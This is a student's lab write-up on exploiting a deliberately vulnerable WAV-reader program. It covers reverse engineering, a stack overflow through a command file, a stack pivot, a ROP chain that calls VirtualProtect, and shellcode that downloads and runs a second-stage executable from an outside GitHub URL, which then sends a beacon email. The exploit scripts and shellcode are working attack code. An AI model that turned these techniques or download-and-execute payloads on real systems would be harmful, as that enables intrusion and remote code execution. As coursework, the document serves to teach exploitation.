# Lab 03 – ROP with WAVreader

---

**Note: I should have noticed earlier… but I've been using my own Win7 environment because the lalab is too laggy for me. Any scripts I submit from now on will be tailored to limit any obstacles created by the "different" environments.**

Starting the program and just doing the basics of seeing how everything flows from execution to termination… and with a valid .WAV file it doesn't work? I'll dig into this later with a disassembler.

```
C:\Users\mflack\Desktop\School\CSC848\Lab 03>wavread.exe CrabWave.wav command.txt
Invalid format.
C:\Users\mflack\Desktop\School\CSC848\Lab 03>
```

Presumably, whatever implementation this is doesn't follow the file standards for .WAV. For reference, this is what the file structure should look like:

http://www-mmsp.ece.mcgill.ca/Documents/AudioFormats/WAVE/WAVE.html

https://github.com/cr/a1541/blob/2f8c5f1b6b90403d811387c42da6f3ad76057d27/doc/formats/WAV.TXT

**PCM Data**

| Field | Length | Contents |
|---|---|---|
| ckID | 4 | Chunk ID: "RIFF" |
| cksize | 4 | Chunk size: 4 + 24 + (8 + $M*N_c*N_s$ + (0 or 1) |
| WAVEID | 4 | WAVE ID: "WAVE" |
| ckID | 4 | Chunk ID: "fmt " |
| cksize | 4 | Chunk size: 16 |
| wFormatTag | 2 | WAVE_FORMAT_PCM |
| nChannels | 2 | $N_c$ |
| nSamplesPerSec | 4 | $F$ |
| nAvgBytesPerSec | 4 | $F*M*N_c$ |
| nBlockAlign | 2 | $M*N_c$ |
| wBitsPerSample | 2 | rounds up to $8*M$ |
| ckID | 4 | Chunk ID: "data" |
| cksize | 4 | Chunk size: $M*N_c*N_s$ |
| sampled data | $M*N_c*N_s$ | $N_c*N_s$ channel-interleaved $M$-byte samples |
| pad byte | 0 or 1 | Padding byte if $M*N_c*N_s$ is odd |

I have a very strong hunch that the above formatting info will be important later on…

Jumping through the program… We go from entry() to the exit calls…

```
piVar9 = (int *)FUN_00415ddc();
FUN_00415318();
iVar5 = FUN_00401ab0(*piVar9,*piVar8);
FUN_0041009b((HMODULE)0x0);
bVar3 = is_managed_app();
if (bVar3 == false) {
  _exit(iVar5);
}
if (!bVar2) {
  __cexit();
}
```

See the exit() call above… Then just look for the instructions for MOV XXX, EAX immediately succeeding a call to somewhere else unlabeled in the program.

```
0040b95a 50              PUSH        EAX
0040b95b ff 37           PUSH        dword ptr [EDI]
0040b95d ff 36           PUSH        dword ptr [ESI]
0040b95f e8 4c 61        CALL        FUN_00401ab0
         ff ff
0040b964 8b f0           MOV         ESI,EAX
```

Here we have main() - we know this is it because we see xrefs to strings shown during runtime

```
uStack8 = 0x401abd;
local_c = &DAT_00436000;
VirtualProtect(&DAT_00436000,4000,4,&local_10);
uStack8 = uStack8 & 0xffffff;
local_10d0 = 0x4c4c554e;
local_10cc = 0;
_memset(local_10cb,0,0xf9b);
if ((param_1 < 2) || (3 < param_1)) {
  pcVar5 = FUN_00402590;
  pcVar4 = FUN_00402590;
  piVar1 = FUN_00401f20((int *)&DAT_004342b8,"Enter a file and use correct number of arguments.");
  pvVar2 = (void *)FUN_00403f60(piVar1,pcVar4);
  FUN_00403f60(pvVar2,pcVar5);
  pcVar4 = FUN_00402590;
  piVar1 = FUN_00401f20((int *)&DAT_004342b8,"Run   wavread.exe help   for help.");
  FUN_00403f60(piVar1,pcVar4);
}
```

At this point I really just want to see why our properly formatted .WAV file fails to read and returns the output ‘Invalid Format.’ - I know I have interpreted the instructions for this executable correctly, so this is the first step towards understanding core functionality.

Without getting to nitty gritty into the details - some key logic/calls we see in main() are:

```
VirtualProtect(&DAT_00436000,4000,4,&local_10);

local_10d0 = 0x4c4c554e;
_memset(local_10cb,0,0xf9b);
```

== ‘NULL’

And then the code block that is most interesting is here… If you walk through the majority of main() it is just making sure that the correct number of args is provided, or that you’re not asking for ‘help’.

```
else {
  if (param_1 == 3) {
    _strcpy(local_44,*(char **)(param_2 + 8));
    FUN_00402a90(local_130,local_44,0x21,0x40,1);
    FUN_00408b70(local_130,&local_10d0,4000,0);
    FUN_00407050(local_130);
    std::basic_stringstream<char,struct_std::char_traits<char>,class_std::allocator<char>_>::
    `vbase_destructor'((
                       basic_stringstream<char,struct_std::char_traits<char>,class_std::allocat
                       or<char>_>
                       *)local_130);
  }
  _strcpy(local_78,*(char **)(param_2 + 4));
  FUN_004018e0(local_78,(char *)&local_10d0);
}
```

The first call to _strcpy is retrieving the contents of the provided ‘command.txt’ - at this moment, the contents are just ‘test’.

However, I am most interested in the FUN_004018e0 because this is where the text for our error is generated. We should also note that it reads the contents of the provided wave file before making the call through _strcpy(param_2 + 4).

Using x32dbg we set the breakpoints and then run until breaked…

```
00401C6E   8D55 8C          lea edx,dword ptr ss:[ebp-74]
00401C71   52               push edx
00401C72   E8 99190100      call 413610
00401C77   83C4 08          add esp,8
00401C7A   8D85 34EFFFFF    lea eax,dword ptr ss:[ebp-10CC]
00401C80   50               push eax
00401C81   8D4D 8C          lea ecx,dword ptr ss:[ebp-74]
00401C84   51               push ecx                                ecx:"CrabRave.wav"
00401C85   E8 56FCFFFF      call 4018E0
00401C8A   83C4 08          add esp,8
00401C8D   33C0             xor eax,eax
```

Referring back to Ghidra… if we look at the FUN_004018e0 we should see some references to the file format structure for .WAV.

```
FUN_00408b70(local_f4,local_1094,4000,0);
iVar1 = _strncmp((char *)local_3c,"RIFF",4);
if ((((iVar1 == 0) && (iVar1 = _strncmp(local_34,"WAVE",4), iVar1 == 0)) &&
     (iVar1 = _strncmp(local_30,"fmt ",4), iVar1 == 0)) &&
    (iVar1 = _strncmp(local_18,"data",4), iVar1 == 0)) {
  local_10 = &DAT_00436000;
  FID_conflict:_memcpy(&DAT_00436000,local_1094,0x1000);
```

So pretty obvious it is checking the first 3-4 fields represented in the WAV file format.

- ChunkID: RIFF
- [Skipped] ChunkSize
- WaveID: WAVE
- ChunkID: fmt

- [Skipped] ChunkSize
- ChunkID: data

This buffer is all stored @ DAT_00436000.

Continuing further into the function it will enter this function…Whether the parameter controlling the command has been specified via file or by prompt. We are going the file route because I am assuming it will be easier to exploit with more file I/O.

```
  else {
    uVar2 = (uint)local_5;
    iVar1 = 0xb;
    puVar3 = local_3c;
    puVar4 = (undefined4 *)&stack0xffffdf8c;
    while (iVar1 != 0) {
      iVar1 = iVar1 + -1;
      *puVar4 = *puVar3;
      puVar3 = puVar3 + 1;
      puVar4 = puVar4 + 1;
    }
    local_c = FUN_00401740(in_stack_ffffdf8c,in_stack_ffffdf90,in_stack_ffffdf94,in_stack_ffffdf98
                           ,in_stack_ffffdf9c,(char)uVar5,(char)uVar6,(char)uVar7,
                           SUB41(in_stack_ffffdfac,0),(char)uVar8,(short)uVar9,param_2,
                           (short)param_1,uVar2,unaff_EDI,(char)unaff_ESI);
  }
  std::basic_stringstream<char,struct_std::char_traits<char>,class_std::allocator<char>_>::
  `vbase_destructor'((
                      basic_stringstream<char,struct_std::char_traits<char>,class_std::allocator<c
                      har>_>
                      *)local_f4);
}
```

The interesting part here is the call to FUN_00401740 - this references the contents of the provided command file…

```
  char local_198 [403];
  undefined local_5;

  _strcpy(local_198,param_12);
  local_5 = 0;
```

Immediately we see this call to _strcpy from EBP + 52 into a local buffer of 0x198 or 403 bytes.

My assumption at the moment is that this might provide some control over the stack via the provided command file.

This can be tested by generating the necessary payload and then watching the stack…

```
command = b"\x42" * 412
command_file = open("command.txt", "wb")
command_file.write(command)
command_file.close()
```

Running the executable until the ret() from FUN_00401740 definitely proves that we have some control of EIP and afterwards…

```
EAX   00000000
EBX   7EFDE000
ECX   FFD65A20
EDX   00427234      "exit"
EBP   42424242
ESP   0018CDF0
ESI   0018EE54
EDI   0018CE1C      &"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBE

EIP   42424242
```

My ideas going forward now is to use stack pivoting and SEH to bypass DEP, and then ROP to execute my shellcode.

From what I remember reading bc of the last assignment, in order for stack pivoting to work we need a buffer of memory where we can load our ROP + Shellcode and is accessible w/o causing access violations.

See here (stack pivoting):
https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/#pivot

```
#################### FILL MANDATORY FILE FIELDS ##########################

format = b"RIFF" # mandatory file field # ChunkID, identify the samples audio data in hi/lo format
format += bytes(struct.pack('<L', 0x01cc45d4)) # mandatory file field # ChunkSize: 01CC45D4=30,164,452 is the total size minus 8
format += b"WAVE" # mandatory file field # ChunkFormat, this format requires two subchunks to exist, "fmt " and "data"
format += b"fmt "  # mandatory file field # Subchunk1, this describes the format of the next DATA subchunk.

#################### BEGIN CREATION OF STACK PIVOT ####################

# begin creation of stack pivot
format += bytes(struct.pack('<L', 0x00412c24))  # POP EAX # POP EBP # RETN    ** [wavread.exe] SafeSEH **   |  startnull,asciiprint,ascii {PAGE_EXECUTE_READ}
format += bytes(struct.pack('<L', 0x00436030))  # address of shellcode + offset, DAT_00436000 + 0x30; hits padding @ 0x44444444
format += bytes(struct.pack('<L', 0x43434343))
format += bytes(struct.pack('<L', 0x0041fc22)) # XCHG EAX,ESP # RETN    ** [wavread.exe] **   |  startnull {PAGE_EXECUTE_READ}
format += bytes(struct.pack('<L', 0x00000010))

#################### MORE MANDATORY FILE FIELDS ####################

format += b"data" # mandatory file field # Subchunk2, this chunk contains the audio samples. There can be more than one in a WAV file.
format += bytes(struct.pack('<L', 0x01cc45b0)) # mandatory file field # ChunkSize: 01CC45D4=30,164,452 is the total size minus 8
padding = bytes(struct.pack('<L', 0x44444444))
```

To bypass this we have created a python script that will generate two files…

- Exploit.wav → houses the actual stack pivot, rop gadgets, and payload…

- Command.txt → Kick starts the program with control of EIP…

Exploit.wav mimics the .WAV file structure - at least enough to bypass the logic shown earlier when matching file format field contents…. RIFF/WAV/fmt/data/etc…

And Command is a txt file that contains enough padding to control EIP.

```
#####################   COMPILE SHELLCODE   ############################

cmd = '"C:\\Program Files\\NASM\\nasm.exe" "'+os.getcwd()+'\\micah.asm"'
status = subprocess.call(cmd, shell=True)

#################### CONVERT SHELLCODE TO BYTES ######################

bin = "micah"
shellcode = b""

with open(bin, 'rb') as f:
    shellcode = f.read()

shellcode = b"\x90\xBC\xEC\xCD\x18\x00" + shellcode # NOP pad + stack offset
```

These two blocks of code are used to compile everything at runtime - it minimizes the steps needed to showcase the exploit script.

The steps are essentially…

1. Generate shellcode from .ASM using NASM
2. Read generated shellcode into variable as bytes
3. Add preceding NOP offset byte and stack offset address @ 0x18CDECBC

```
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x00415ca7,  # POP EAX # POP EBP # RETN [wavread.exe]
      0x00427008,  # ptr to &VirtualProtect() [IAT wavread.exe]
      0x41414141,  # Filler (compensate)
      0x0040170b,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [wavread.exe]
      0x004123c7,  # POP ESI # RETN [wavread.exe]
      0xffffffff,  #
      0x00407c36,  # INC ESI # RETN [wavread.exe]
      0x0040cff5,  # ADD ESI,EAX # INC ECX # ADD AL,0 # POP EDI # POP EBP # RETN [wavread.exe]
      0x41414141,  # Filler (compensate)
      0x41414141,  # Filler (compensate)
      0x0040c2ef,  # POP EBP # RETN [wavread.exe]
      0x77597f75,  # & jmp esp [RPCRT4.dll] ** REBASED ** ASLR
      0x00413866,  # POP EBX # RETN [wavread.exe]
      0x00000201,  # 0x00000201-> ebx
      0x0041d3cc,  # POP EDX # RETN [wavread.exe]
      0x00000040,  # 0x00000040-> edx
      0x00414c82,  # POP ECX # RETN [wavread.exe]
      0x00434d8d,  # &Writable location [wavread.exe]
      0x004186e8,  # POP EDI # RETN [wavread.exe]
      0x00413707,  # RETN (ROP NOP) [wavread.exe]
      0x0041b058,  # POP EAX # POP EBP # RETN [wavread.exe]
      0x90909090,  # nop
    #   0x41414141,  # Filler (compensate)
      0x0040170e,  # PUSHAD # RETN [wavread.exe]
    ]

    return b''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

The rop chain used is the same one provided by !mona rop for the target binary… It didn't need any modifications other than a borrowed line from RPCRT4.dll for a JMP ESP.

```
###################### OUTPUT EXPLOIT AS .WAV ######################

payload = format + padding + rop_chain + nops + shellcode

binary_file = open("exploit.wav", "wb")
binary_file.write(payload)
binary_file.close()

###################### COMMAND PIVOT TO FILE ######################

command = b"\x42" * 408
command += bytes(struct.pack('<L', 0x0042661e)) # stack pivot +16
command_file = open("command.txt", "wb")
command_file.write(command)
command_file.close()
```

Here we output the two files and can see the structure of the payloads…

- Exploit.wav → Format + Padding + ROP + NOPs + Shellcode
- Command.txt → Padding + EIP Address @ 0042661E

What this should look like then altogether is…

1. Wavread.exe loads the two files Exploit.wav & Command.txt
2. Command.txt overwrites the first buffer telling EIP to start @ 42661E
3. After removing 16 bytes we are inside our file format stack pivot

```
# begin creation of stack pivot
format += bytes(struct.pack('<L', 0x00412c24))  # POP EAX # POP EBP # RETN    ** [wavread.exe] SafeSEH **   |  startnull,asciiprint,ascii {PAGE_EXECUTE_READ}
format += bytes(struct.pack('<L', 0x00436030))  # address of shellcode + offset, DAT_00436000 + 0x30; hits padding @ 0x44444444
format += bytes(struct.pack('<L', 0x43434343))
format += bytes(struct.pack('<L', 0x0041fc22)) # XCHG EAX,ESP # RETN    ** [wavread.exe] **   |  startnull {PAGE_EXECUTE_READ}
format += bytes(struct.pack('<L', 0x00000010))
```

   a. POP EAX → EAX == 0x00436030
   b. POP EBP → EBP == 0x43434343
   c. RETN → 0x0041FC22
      i. Swap EAX and ESP, then return
      ii. EAX == 00436030
4. We return then to the offset that holds our shellcode at 0x00436030
   a. Being 48 bytes from the start, this is the beginning to our ROP chain
5. Execute ROP chain for VirtualProtect()
6. NOP Sled…
7. 🎉 Begin executing personal shellcode

```
URL:
    db "https://github.com/micahflack/scripts/raw/main/notif.exe", 0x00
    ; link to my personal github repo that I use for scripts - allows me to easily change the payload distributed
    ; another option would have been to upload the payload to Discord and then use their share link to distribute
    ; the malware... social media leaves plenty of options.

EXE:
    db ".\not_malware.test", 0x00
    ; wanted to navigate to the users's %TEMP% folder and run the contents of the downloaded payload
    ; still had issues getting GetTempPathA to work correctly

FILENAME:
    db "not_malware.test", 0x00
    ; I wanted to do this differently with GetTempPathA + FILENAME, but it wasn't working well...
```

Some minor changes were made to the shellcode…

- New payload is pulled from the same github repo ‘scripts’
- File drops to same location as it was ran instead of %TEMP%
- Proper exit(), no more APPCRASH errors after detonating with payload

```
xor edx,edx
push eax
mov eax, 0x76A67A28         ; exitprocess(exitcode);
call eax
```

I documented it in the script - but no hashing was used for the call to exitprocess - none of the hashes generated would work and it kept breaking.

```
; call winexec api
push ebp
push edx
lea esi, [EDX + EXE]
push 0x01                                   ; show window flag 0x01
push esi                                    ; execute .\not_malware.test
call [EDX + WinExec]                        ; call WinExec
pop edx                                     ; MSDocs say more here: https://d
pop ebp
```

Simple WinExec instead of the Powershell/WMI call used previously…

```
; call DeleteFileA for .\not_malware.test
push ebp
push edx
lea ecx, dword [EDX + FILENAME]
push ecx
mov eax, 0x76A65E34
call eax
pop edx
pop ebp
```

And then it deletes the second stage that was pulled from Github… .\not_malware.test

I tried messing with GetCurrentDirectoryA/GetTempPathA/GetClipboardData/VirtualAlloc/etc… but had consistent issues just getting them to correctly call… no idea why that was even happening.

But this works and I changed it up enough to be content ¯_(ツ)_/¯


The payload pulled from Github this time is created with Pyinstaller and UPX - it has some minor “C2” communications; meaning, it literally just sends a timestamped email lol. I thought about changing the host to Discord thinking it’d be entertaining, but Github is easier for keeping track of things.

```python
import smtplib
from datetime import date

fromaddr = "mail@micahflack.com"
toaddrs  = "[redacted]"

msg = ("From: %s\r\nTo: %s\r\n\r\n"
       % (fromaddr, ", ".join(toaddrs)))
msg = msg + f"assignment tested at {date.today()}"

# Establish a secure session with gmail's outgoing SMTP server using your gmail account
server = smtplib.SMTP( "smtp.fastmail.com", 587 )
server.starttls()
server.login( '[redacted]', '[redacted]' )

# Send text message through SMS gateway of destination number
server.sendmail( 'mail@micahflack.com', '[redacted]', msg )
server.quit()
```

And then it was generated with…

```python
import PyInstaller.__main__

PyInstaller.__main__.run([
    'sms_payload.py',
    '--onefile',
])
```

This is just a .MOV to show the entire process from beginning to finish… Hopefully it works…




Files included with the report should be:

- micah.asm
- wavread.py
- notif.exe (if you don't want to or can't download successfully)